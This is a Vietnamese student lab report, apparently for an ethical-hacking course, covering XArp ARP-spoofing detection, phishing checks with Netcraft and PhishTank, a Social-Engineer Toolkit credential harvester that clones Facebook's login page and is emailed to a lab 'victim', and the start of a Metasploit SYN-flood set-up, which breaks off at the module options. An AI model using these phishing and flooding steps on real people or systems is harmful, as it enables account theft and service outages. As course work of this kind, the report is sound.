


- #### • **Bước 8:** Phân tích protocol:


## Báo cáo thực hành




- Bước 9:** Tab Peer Map thực hiện vẽ lại sơ đồ mạng với các node đại diện bởi địa chỉ IP/tên miền:



- Bước 10:** Tab Graph:




- Bước 11:** Summary:



## Lab 5 – Detecting ARP Attacks with XArp Tool

- Bước 1: Thiết lập “Security level set to: Aggressive”




Hình 5.1: Giao diện XArp

- **Bước 2:** Sử dụng Cain để Posion nan nhân

Hình 5.2: *Dana poinciana*

- **Bước 3:** Chuyển về lại máy bị tấn công ta thấy các thông báo của Xarp hiện lên



Hình 5.3: Hàng loạt thông báo cảnh báo về tấn công XArp trên máy bị tấn công

Chương 6 – Module 9 Social Engineering

# Lab 1 – Detecting Phishing using Netcraft

- **Bước 1:** Để thực hiện tải Netcraft Toolbar, nhóm sử dụng trình duyệt Microsoft Edge, nhập địa chỉ <http://toolbar.netcraft.com> vào thanh search để tìm kiếm:

**Apps & Extensions**

Protect yourself and your organization from cybercrime by using Netcraft's family of apps and extensions for your browser, phone, and email client

**Browser Protection**


- **Bước 2:** Vào phần **Browser Protection** và chọn **LEARN MORE**:

Netcraft's free browser extension provides real-time enhanced protection from malicious sites defending you from phishing, fake shops, and malicious scripts such as JavaScript skimmers and cryptocurrency miners.


The browser extension works with all major browsers, including Chrome, Firefox, Edge, and Opera.

**LEARN MORE**


- **Bước 3:** Kéo xuống phần **Download the extension** và chọn trình duyệt muốn cài đặt:




- **Bước 4:** Chọn Add extension để thêm Netcraft vào trình duyệt:



- **Bước 5:** Sau khi cài đặt thành công Netcraft extension vào trình duyệt, mở 1 tab mới, nhập địa chỉ <http://www.certifiedhacker.com> vào trong thanh search:



- **Bước 6:** Khi trang web certifiedhacker.com hiện lên, các thông tin về nó sẽ được hiển thị tại Netcraft extension (trừ khi trang web bị chặn), ta có thể xem các thông tin như **Risk rating**, **Site rank**, **Flag**, **Country**, ... Nhấn vào **Site Report** để xem báo cáo của trang web:



- Bước 7:** Sau khi nhấn, một tab mới hiển thị **báo cáo** của Netcraft cung cấp các thông tin về trang web cần xem hiện ra:

- Bước 8:** Nếu cố gắng truy cập vào một trang web được xác định là lừa đảo (Phishing) bởi Netcraft, một cửa sổ thông báo hiện lên với dòng: **Phishing Site detected!**. Nếu tin tưởng trang web, chọn Yes để tiếp tục truy cập. Nếu không, chọn No (Recommended) để block nó, và lúc này, Netcraft sẽ chặn trang web lừa đảo đó.

## Báo cáo thực hành

### Lab 2 – Detecting Phishing using PhishTank

- Bước 1:** Nhập URL <http://www.phishtank.com> trên thanh search. Xuất hiện trang web PhishTank:

The screenshot shows the PhishTank homepage. At the top, there's a navigation bar with links for Home, Add A Phish, Verify A Phish, Phish Search, Stats, FAQ, Developers, Mailing Lists, and My Account. Below the navigation is a search bar with the placeholder "https://". To the right of the search bar is a button labeled "Is it a phish?". On the left, there's a section titled "Recent Submissions" listing several URLs. On the right, there are two informational boxes: "What is phishing?" and "What is PhishTank?", each with a brief description and a "Learn more..." link.

- Bước 2:** Nhập website URL <http://be-ride.ru/confirm> để kiểm tra về tính giả mạo như phishing. Nhấn Is it a phish?

The screenshot shows the PhishTank homepage again, but this time the search bar contains "http://be-ride.ru/confirm". The results show that the site has been flagged as a phish, with a red warning icon and the text "Verified: Is a phish". Below this, it says "As verified by buava paulch NotBuyingIt phishphucker". A progress bar at the bottom indicates "Is a phish 100%" and "Is NOT a phish 0%".

- Bước 3:** Nếu như trang web đó là lừa đảo (phishing site), PhishTank sẽ trả về kết quả Is a phish.

The screenshot shows a specific submission page on PhishTank. The URL in the address bar is "http://be-ride.ru/confirm/". The main content area displays the message "Submission #2205890 is currently offline". Below this, it shows the submission details: "Submitted Jan 2nd 2014 10:56 AM by [knack](#) (Current time: Jun 5th 2024 5:11 AM UTC)". Underneath, there's a large red banner with the text "Verified: Is a phish" and "As verified by buava paulch NotBuyingIt phishphucker". A progress bar at the bottom shows "Is a phish 100%" and "Is NOT a phish 0%". At the very bottom, there are buttons for "Screenshot of site", "View site in frame", "View technical details", and "View site in new window".

**Lab 3 – Sniffing Facebook Credential using Social Engineering Toolkit (SET)**

- **Bước 1:** Vào mục Application Menu → 08 – Exploitation Tools → social engineering toolkit (root)
- **Bước 2:** Màn hình hiển thị SET menu:

The screenshot shows the terminal window of the Social-Engineer Toolkit (SET). The title bar reads "File Actions Edit View Help". Below the title bar, there is a decorative graphic of blue bars of varying heights. The main text area displays the following information:  
[—] The Social-Engineer Toolkit (SET) [—]  
[—] Created by: David Kennedy (ReL1K) [—]  
[—] Version: 8.0.3 [—]  
[—] Codename: 'Maverick' [—]  
[—] Follow us on Twitter: @TrustedSec [—]  
[—] Follow me on Twitter: @HackingDave [—]  
[—] Homepage: <https://www.trustedsec.com> [—]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: <https://www.trustedsec.com>  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
  
set> █

- **Bước 3:** Nhấn 1 để chọn tính năng Social-Engineering Attacks:

```

File Actions Edit View Help

[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (ReL1K)
[—] Version: 8.0.3
[—] Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
[—] Welcome to the Social-Engineer Toolkit (SET),
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> █

```

- **Bước 4:** Nhấn 2 để chọn tính năng Website Attack Vectors

```

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized certificate.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest credentials.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make a new page pop up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if you want to change it.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize this to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used to exploit the victim.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>█

```

- **Bước 5:** Nhấn 3 để chọn tính năng Credential Harvester Attack Method:

```
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>■
```

- **Bước 6:** Tiếp tục nhấn 2 để chọn tính năng Site Cloner:

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.95.136]:■
```


- **Bước 7:** Nhập địa chỉ IP của máy Kali và URL để clone:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.95.136]:192.168.95.136
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below;
```


- **Bước 8:** Sau đó gửi địa chỉ IP của máy Kali đến nạn nhân và lừa nạn nhân nhấp vào. Ở đây sử dụng email để thực hiện:



- Đính kèm URL giả mạo:



- **Bước 9:** Chuyển qua máy Win10, mở trình duyệt và đăng nhập vào gmail, sau đó nhấn vào URL giả mạo. Ở đây khi mục tiêu nhấn vào URL, trang web sẽ hiển thị ra đường dẫn khác thay vì đường dẫn chính thống của facebook:



- **Bước 10:** Lợi dụng sự chủ quan của nạn nhân, sau khi đăng nhập vào tài khoản của mình, phía bên máy kẻ tấn công sẽ thu thập được một số dữ liệu và hiển thị lên màn hình giao diện của SET tool:

## Chương 7 – Module 10 Denial of Service

### Lab 1 – SYN Flooding a Target Host using Metasploit

- Bước 1:** Sử dụng công cụ **nmap**, quét mục tiêu để tìm các cổng đang phục vụ:

```
(kali㉿kali)-[~]
$ sudo nmap -p 21 192.168.95.143
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-04 20:49 EDT
Nmap scan report for 192.168.95.143
Host is up (0.00023s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
MAC Address: 00:0C:29:19:68:8E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

- Bước 2:** Khởi chạy công cụ Metasploit:

```
(kali㉿kali)-[~]
$ msfconsole

# cowsay++
< metasploit >
 \  ^__)
  \ oo__)
   (__)\  \
    ||----*||

=[ metasploit v6.3.27-dev
+ -- =[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ -- =[ 1382 payloads - 46 encoders - 11 nops      ]
+ -- =[ 9 evasion      ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```

- Bước 3:** Ở lab này nhóm em dùng module auxiliary tên là **synflood** để tấn công DoS. Sử dụng lệnh **show options** để xem những lựa chọn cần cấu hình:

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
Name          Current Setting  Required  Description
INTERFACE           no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
